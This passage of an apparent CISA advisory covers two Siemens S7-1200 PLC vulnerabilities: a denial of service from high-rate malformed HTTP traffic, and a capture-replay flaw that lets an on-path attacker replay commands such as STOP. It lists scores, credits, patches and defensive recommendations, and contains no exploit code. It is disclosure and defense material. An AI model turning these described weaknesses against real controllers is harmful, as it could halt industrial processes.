  • SIMATIC S7-1200 CPU V2 family (incl. SIPLUS variants): All versions before 2.0.2 (CVE-2011-20002)

3.2 VULNERABILITY OVERVIEW

3.2.1 IMPROPER INPUT VALIDATION CWE-20

The web server interface of affected devices improperly processes incoming malformed HTTP traffic at high rate. This could allow an unauthenticated remote attacker to force the device entering the stop/defect state, thus creating a denial-of-service condition.

CVE-2011-20001 has been assigned to this vulnerability. A CVSS v3.1 base score of 7.5 has been calculated; the CVSS vector string is (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H).

A CVSS v4 score has also been calculated for CVE-2011-20001. A base score of 8.7 has been calculated; the CVSS vector string is (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N).

3.2.2 AUTHENTICATION BYPASS BY CAPTURE-REPLAY CWE-294

Affected controllers are vulnerable to capture-replay in the communication with the engineering software. This could allow an on-path attacker between the engineering software and the controller to execute any previously recorded commands at a later time (e.g. set the controller to STOP), regardless whether or not the controller had a password configured.

CVE-2011-20002 has been assigned to this vulnerability. A CVSS v3.1 base score of 7.4 has been calculated; the CVSS vector string is (CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:H).

A CVSS v4 score has also been calculated for CVE-2011-20002. A base score of 8.3 has been calculated; the CVSS vector string is (CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:N/VI:H/VA:H/SC:N/SI:N/SA:N).

3.3 BACKGROUND

  • CRITICAL INFRASTRUCTURE SECTORS: Critical Manufacturing
  • COUNTRIES/AREAS DEPLOYED: Worldwide
  • COMPANY HEADQUARTERS LOCATION: Germany

3.4 RESEARCHER

Dillon Beresford from NSS Labs reported these vulnerabilities to Siemens.
Artem Zinenko from Kaspersky recommended the inclusion of SIPLUS variants to Siemens.

4. MITIGATIONS

Siemens has released new versions for the affected products and recommends updating to the latest versions:

  • (CVE-2011-20001): Disable the web server if possible
  • (CVE-2011-20001): Update to V2.0.3 or later version
  • (CVE-2011-20002): Update to V2.0.2 or later version

As a general security measure, Siemens recommends protecting network access to devices with appropriate mechanisms. To operate the devices in a protected IT environment, Siemens recommends configuring the environment according to Siemens' operational guidelines for industrial security and following recommendations in the product manuals.

Additional information on industrial security by Siemens can be found on the Siemens industrial security webpage.

For more information see the associated Siemens security advisory SSA-625789 in HTML and CSAF.

CISA recommends users take defensive measures to minimize the risk of exploitation of these vulnerabilities, such as:

  • Minimize network exposure for all control system devices and/or systems, ensuring they are not accessible from the internet.
  • Locate control system networks and remote devices behind firewalls and isolating them from business networks.
  • When remote access is required, use more secure methods, such as Virtual Private Networks (VPNs). Recognize VPNs may have vulnerabilities, should be updated to the most recent version available, and are only as secure as the connected devices.

CISA reminds organizations to perform proper impact analysis and risk assessment prior to deploying defensive measures.

CISA also provides a section for control systems security recommended practices on the ICS webpage on cisa.gov. Several CISA products detailing cyber defense best practices are available for reading and download, including Improving Industrial Control Systems Cybersecurity with Defense-in-Depth Strategies.

CISA encourages organizations to implement recommended cybersecurity strategies for proactive defense of ICS assets.

Additional mitigation guidance and recommended practices are publicly available on the ICS webpage at cisa.gov in the technical information paper, ICS-TIP-12-146-01B--Targeted Cyber Intrusion Detection and Mitigation Strategies.

Organizations observing suspected malicious activity should follow established internal procedures and report findings to CISA for tracking and correlation against other incidents.

No known public exploitation specifically targeting these vulnerabilities has been reported to CISA at this time.

5. UPDATE HISTORY

  • October 21, 2025: Initial Republication of Siemens ProductCERT SSA-625789
❌
❌